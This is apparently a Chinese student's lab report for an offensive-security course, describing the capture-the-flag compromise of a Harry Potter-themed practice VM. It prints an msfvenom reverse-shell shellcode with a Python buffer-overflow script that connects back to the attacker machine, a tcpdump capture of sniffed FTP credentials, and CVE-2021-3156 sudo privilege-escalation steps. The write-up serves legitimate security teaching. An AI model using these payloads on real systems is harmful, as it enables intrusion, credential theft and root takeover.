《网络攻防实战》实验报告

第 7 次实验： lab07

姓名： 佐藤汉

学号： 215220029

21 级 计算机科学与技术系

邮箱： 2868135471@qq.com

时间：大概花了 2 天多

一、实验目的

取得目标靶机的 root 权限和 3 个 flag。
我们将使用到以下攻击手段：主机发现、端口扫描、…

二、实验内容


1.首先常规操作（主机 IP 发现，端口扫描，服务扫描）
IP：10.0.2.12，开放端口：21,22,80,2222,9898

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p21,22,80,2222,9898 -sV -sC 10.0.2.12
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-01 15:10 CST
Nmap scan report for 10.0.2.12
Host is up (0.00071s latency).

PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxr-xr-x    1 0        0          705996 Apr 12  2021 server
_hogwarts
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.2.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh        OpenSSH 7.9p1 Debian 10+deb10u2 (proto
col 2.0)
| ssh-hostkey:
|   2048 48df48372594c4746b2c6273bfb49fa9 (RSA)
|   256 1e3418175e17958f702f80a6d5b4173e (ECDSA)
|_  256 3e795f55553b127596b43ee3837a5494 (ED25519)
80/tcp   open  http       Apache httpd 2.4.38 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.38 (Debian)
2222/tcp open  ssh        OpenSSH 8.4 (protocol 2.0)
| ssh-hostkey:
|   3072 c41dd5668524574a864ed9b60069788d (RSA)
|   256 0b31e76726c64d12bf2a8531bf21311d (ECDSA)
|_  256 9bf4bd71fa16ded589ac698d1e93e58a (ED25519)
9898/tcp open  monkeycom?
| fingerprint-strings:
|   GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|     Welcome to Hogwart's magic portal
|     Tell your spell and ELDER WAND will perform the magic
|     Here is list of some common spells:
|     Wingardium Leviosa
|     Lumos
|     Expelliarmus
```

2.
利用 nmap –script vuln 10.0.2.12 没有发现漏洞
访问主机 WEB 页面没有发现重要信息
利用 gobuster，dirsearch 没有发现隐藏路径

3.
这里我们开始访问 ftp，这个 ftp 是可以匿名访问的
访问后发现一个文件叫 server_hogwarts，下载下来
查看文件后知道这是一个 32 位可执行 ELF 文件



4.

尝试运行 server_hogwarts 后，看似没有任何反应

使用 ps 命令查看后台是否有动静

```
┌──(kali㉿kali)-[~/HA/week9]
└─$ ps aux | grep server
kali       43264  0.0  0.0   6376  2388 pts/1    S+   16:28   0:
00 grep --color=auto server
```

使用 ss 命令后，确实此文件对 9898 端口有过接听

```
┌──(kali㉿kali)-[~/HA/week9]
└─$ ss -pantu | grep server
tcp   LISTEN 0      3            0.0.0.0:9898       0.0.0.0:*
 users:(("server_hogwarts",pid=43300,fd=3))
```

那么接听本地 9898 端口发现确实有服务

```
┌──(kali㉿kali)-[~/HA/week9]
└─$ nc 127.0.0.1 9898
Welcome to Hogwart's magic portal
Tell your spell and ELDER WAND will perform the magic

Here is list of some common spells:
1. Wingardium Leviosa
2. Lumos
3. Expelliarmus
4. Alohomora
5. Avada Kedavra
```

nc 10.0.2.12 9898 可以知道靶机上也一样有服务

接下来我们用 checksec 检查文件的安全级别

```
┌──(kali㉿kali)-[~/HA/week9]
└─$ checksec --file=server_hogwarts
RELRO           STACK CANARY      NX           PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable      FILE
No RELRO        Canary found      NX disabled  No PIE        No RPATH   No RUNPATH   2250 Symbols    No    0                0server_hogwarts
```

可以观察到此文件安全级别低，RELRO，NX，PIE，FORTIFY 都没有设置

我们需要在 KALI 机上关掉地址随机化的功能

修改/proc/sys/kernel/randomize_va_space 里的值为 0

```
┌──(root㉿kali)-[/proc/sys/kernel]
└─# echo 0 > randomize_va_space
```


5.

接下来我们使用 edb-debugger 对文件进行动态表示


启动 edb-debugger，在 KALI 机上接听本地 9898 端口

使用 cmd: $ python -c “print(‘A’*500)”，生成 500 个 A

在 nc 接听端口出输入 500 个 A 后，弹出窗口



可以确定，程序存在缓冲区输入漏洞




接着我们就需要确定输入是在哪个长度的时候出错的

利用 cmd: $ msf-pattern create -l 500

```
┌──(kali㉿kali)-[~]
└─$ msf-pattern_create -l 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A
c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae
2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3
Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4A
i5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7
Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8A
o9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
```

按照一样的方法输入，得到不同报错



6.

那么我们就需要找到 0x64413764 在刚刚 500 长度 string 的哪个位置


```
┌──(kali㉿kali)-[~]
└─$ msf-pattern_offset -l 500 -q 64413764
[*] Exact match at offset 112
```

偏移量为 112

我们注入的 cmd 需要在 113 的位置注入

编写 python 的脚本

先测试一下从 113 的地方输入 HACK 试试



4b 43 41 48


K C A H


测试没问题

7.

好的那么，现在需要把 EIP 的内容改成 ESP 的内容

利用 edb 的插件 opcode search





8.

接着利用 msfvenom 生成 payload

cmd: $ msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.2.4 LPORT=4444 -b “\x00” -f py

然后需要自己编写脚本

```
import struct;

buf =  b""
buf += b"\xd9\xe5\xba\x2c\x1b\xd1\xc9\xd9\x74\x24\xf4\x5e"
buf += b"\x31\xc9\xb1\x12\x83\xee\xfc\x31\x56\x13\x03\x7a"
buf += b"\x08\x33\x3c\xb3\xf5\x44\x5c\xe0\x4a\xf8\xc9\x04"
buf += b"\xc4\x1f\xbd\x6e\x1b\x5f\x2d\x37\x13\x5f\x9f\x47"
buf += b"\x1a\xd9\xe6\x2f\x97\x19\x1b\xab\xcf\x1b\x1b\xa2"
buf += b"\x53\x95\xfa\x74\x0d\xf5\xad\x27\x61\xf6\xc4\x26"
buf += b"\x48\x79\x84\xc0\x3d\x55\x5a\x78\xaa\x86\xb3\x1a"
buf += b"\x43\x50\x28\x88\xc0\xeb\x4e\x9c\xec\x26\x10"
print('A'*112+struct.pack('I',0x08049d55)+'B'*5+buf)
```

这里首先输入 112 个 A

然后输入调转地址

接着输入几个字符，这里输入 5 个’B’，6 个好像也可以

因为观察 edb-debugger 的 Stack 的地方可以看到，后面接了 buf 的话

注入的字符串会有偏移。

为了调整便宜需要在地址和 buf 之间输入偏移量个字符进行调整

然后这里我也和老师有点不同，我是这样注入字符串的（因为不太懂 python 脚本怎么写）

```
┌──(kali㉿kali)-[~/HA/week9]
└─$ python2 local.py | nc 10.0.2.12 9898
```

在 KALI 机上接听后，**成功进入靶机！**

```
┌──(kali㉿kali)-[~/HA/week9]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.12] 50386
whoami
harry
id
uid=1000(harry) gid=1000(harry) groups=1000(harry)
```

9.

进入靶机后发现在当前目录有一个隐藏文件 mycreds.txt

```
/home/harry $ ls -al
total 64
drwxr-sr-x    1 harry    harry         4096 Nov  2 13:54 .
drwxr-xr-x    1 root     root          4096 Apr 13  2021 ..
lrwxrwxrwx    1 root     harry            9 Apr 13  2021 .ash_history -> /dev/null
-rw-r--r--    1 root     harry           24 Apr 13  2021 .mycreds.txt
-rw-------    1 harry    harry       319488 Nov  2 13:54 core
/home/harry $ cat .mycreds.txt
HarryPotter@Hogwarts123
```

看似是一个密码，尝试在 2222 端口登录 ssh，可以登录

```
┌──(kali㉿kali)-[~/HA/week9]
└─$ ssh harry@10.0.2.12 -p 2222
The authenticity of host '[10.0.2.12]:2222 ([10.0.2.12]:2222)' c
an't be established.
ED25519 key fingerprint is SHA256:6CW2ttBtHXO5anpjXGy+JzIt+kEjx+
YHsARGIfEj9r0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprin
t])? yes
Warning: Permanently added '[10.0.2.12]:2222' (ED25519) to the l
ist of known hosts.
harry@10.0.2.12's password:
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and gen
eral
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

2b1599256ca6:~$ id
uid=1000(harry) gid=1000(harry) groups=1000(harry)
2b1599256ca6:~$ whoami
harry
```

10.

Ssh 登录后，经过调查，好像进入的是一个容器

```
2b1599256ca6:/# ls -al
total 72
drwxr-xr-x    1 root     root          4096 Apr 24  2021 .
drwxr-xr-x    1 root     root          4096 Apr 24  2021 ..
-rwxr-xr-x    1 root     root             0 Apr 24  2021 .docker
```

11.

在 root 目录可以找到第一个 flag

```
2b1599256ca6:~# cat horcrux1.txt
horcrux_{NjogSGFSclkgUG90VGVyIGRFc1RyT3llZCBieSB2b2xEZU1vclQ=}
```

12.

同样在 root 目录里有一个 note.txt 查看内容后，得知需要查看 ftp 服务的 parcel

好的那么我们就用 tcpdump 查看

在靶机上运行 cmd: $tcpdump -i eth0 -A port ftp > out.pcap

在 KALI 机上 ftp 10.0.2.12 链接靶机 ftp 服务，随便输入用户名和密码后 exit

在靶机上查看 out.pcap

$cat out.pcap | grep -i user

$cat out.pcap | grep -I pass

得到用户名(neville)和密码(bL!Bsg3k)

```
2b1599256ca6:~# tcpdump -i eth0 -A port ftp > out.pcap
tcpdump: verbose output suppressed, use -v[v]... for full protocol
decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262
144 bytes
^C0 packets captured
0 packets received by filter
0 packets dropped by kernel
2b1599256ca6:~# tcpdump -i eth0 -A port ftp > out.pcap
tcpdump: verbose output suppressed, use -v[v]... for full protocol
decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262
144 bytes
^C17 packets captured
17 packets received by filter
0 packets dropped by kernel
2b1599256ca6:~# cat out.pcap | grep -i pass
15:08:01.551023 IP 2b1599256ca6.21 > 172.17.0.1.56262: Flags [P.],
seq 21:55, ack 15, win 510, options [nop,nop,TS val 1716729636 ecr
151975653], length 34: FTP: 331 Please specify the password.
fS7$    ...331 Please specify the password.
15:08:01.551057 IP 172.17.0.1.56262 > 2b1599256ca6.21: Flags [P.],
seq 15:30, ack 55, win 502, options [nop,nop,TS val 151975654 ecr 1
716729636], length 15: FTP: PASS bL!Bsg3k
        ...fS7$PASS bL!Bsg3k
2b1599256ca6:~# cat out.pcap | grep -i user
15:08:01.550966 IP 172.17.0.1.56262 > 2b1599256ca6.21: Flags [P.],
seq 1:15, ack 21, win 502, options [nop,nop,TS val 151975653 ecr 17
16729635], length 14: FTP: USER neville
        ...fS7#USER neville
```

利用得到信息可以成功登录 ssh 靶机的服务

```
neville@Fawkes:~$ whoami
neville
neville@Fawkes:~$ id
uid=1000(neville) gid=1000(neville) groups=1000(neville)
```

```
neville@Fawkes:~$ cat horcrux2.txt
horcrux_{NzogTmFHaU5pIHRIZSBTbkFrZSBkZVN0cm9ZZWQgQnkgTmVWaWxsZSB
Mb25HYm9UVG9t}
```

13.

成功登陆靶机后查看系统信息发现是 Debian 10 版本

```
neville@Fawkes:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Debian
Description:    Debian GNU/Linux 10 (buster)
Release:        10
Codename:       buster
```


对于 Debian 10，可以利用 CVE-2021-3156 漏洞进行 Root 提权

```
neville@Fawkes:~$ ls
horcrux2.txt
neville@Fawkes:~$ sudoedit -s '\' `perl -e 'print "A" x 65536'`
malloc(): corrupted top size
Aborted
```

14.

我们先使用 metersploit 进行提权

cmd: $ msfdb run



对 CVE-2021-3156 进行 search，找到了~~

```
msf6 > search CVE-2021-3156

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/linux/local/sudo_baron_samedit  2021-01-26       excellent  Yes    Sudo Heap-Based Buffer Overflow


Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/local/sudo_baron_samedit
```

cmd: $ use 0 选择 exploit 的模块

看见 SESSION 以外的都帮我们搞好了，那么直接建立 SESSION

15.

```
msf6 exploit(linux/local/sudo_baron_samedit) > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME neville
USERNAME => neville
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD bL!Bsg3k
PASSWORD => bL!Bsg3k
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.0.2.12
RHOSTS => 10.0.2.12
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.0.2.12:22 - Starting bruteforce
[+] 10.0.2.12:22 - Success: 'neville:bL!Bsg3k' 'uid=1000(neville) gid=1000(neville) groups=1000(neville) Linux Fa
wkes 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux '
[*] SSH session 1 opened (10.0.2.4:42293 -> 10.0.2.12:22) at 2022-11-08 16:21:00 +0800
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

成功建立 SESSION

```
msf6 exploit(linux/local/sudo_baron_samedit) > run

[!] SESSION may not be compatible with this module:
[!]  * incompatible session architecture:
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. sudo 1.8.27 is a vulnerable build.
[-] Exploit aborted due to failure: no-target: Failed to automatically identify the target.
[*] Exploit completed, but no session was created.
```

返回 exploit 模式 run，msf 可以查到靶机有 CVE-2021-3156 漏洞，但是无法提权 T T

16.查看相关资料后

发现在一般情况下 sudo 指令的路劲是在/usr/bin/sudo

```
┌──(kali㉿kali)-[~/HA/week9]
└─$ whereis sudo
sudo: /usr/bin/sudo /usr/libexec/sudo /usr/share/man/man8/sudo.8.gz
```

可是靶机的 sudo 不一样，是在/usr/local/bin/sudo

```
neville@Fawkes:~$ whereis sudo
sudo: /etc/sudo.conf /usr/local/bin/sudo
```

我们知道 CVE-2021-3156 是需要利用 sudoedit 的，那么刚刚的出错可能因为调用 sudoedit 的路径不对

17.

我用的是这个 exploit.c，

https://github.com/0xdevil/CVE-2021-3156

果然直接运行是不可行的

那么需要修改 exploit.c 的内容

修改后运行，得到 **ROOT！**

```
neville@Fawkes:~/test/CVE-2021-3156-main$ ./exploit.sh 2>/dev/nu
ll
[*] lc_size: 0x41 / envp_size: 0x3d0
[+] Shared object hijacked with libnss_XXXXXXX/XXXXXX.so.2!
[+] We are root!
# id
uid=0(root) gid=0(root) groups=0(root),1000(neville)
```

```
Here is your last hocrux: horcrux_{ODogVm9sRGVNb3JUIGRFZmVBdGVkI
GJZIGhBcnJZIFBvVFRlUg==}
```

三、实验结果

第一个 flag

```
2b1599256ca6:~# cat horcrux1.txt
horcrux_{NjogSGFSclkgUG90VGVyIGRFc1RyT3llZCBieSB2b2xEZU1vclQ=}
```

第二个 flag

```
neville@Fawkes:~$ cat horcrux2.txt
horcrux_{NzogTmFHaU5pIHRIZSBTbkFrZSBkZVN0cm9ZZWQgQnkgTmVWaWxsZSB
Mb25HYm9UVG9t}
```

第三个 flag

```
Here is your last hocrux: horcrux_{ODogVm9sRGVNb3JUIGRFZmVBdGVkI
GJZIGhBcnJZIFBvVFRlUg==}
```

四、实验中遇到的问题及解决方案

说实话对于一个菜鸟来说，第一个任务的编写 python 脚本的过程有点痛苦，
就任务一就花了我 2 天 T T。但是搞明白原理还是挺好玩的。
任务二还可以，重新接触了一下 tcpdump。
任务三期待老师讲解~

PS：任务三原来是这个原理，但是尝试了各种办法，想了一天没想出来

五、实验的启示/意见和建议

附：本次实验你总共用了多长时间？包括学习相关知识时间、完成实验内容时间、完成实验报告时间。（仅做统计用，时间长短不影响本次实验的成绩。）

这周实验学到了很多东西，利用 edb-debugger 修改执行指令，利用 tcpdump 监听 parcel，CVE-2021-3156 漏洞原理。感觉比数据结构和计算机系统好玩~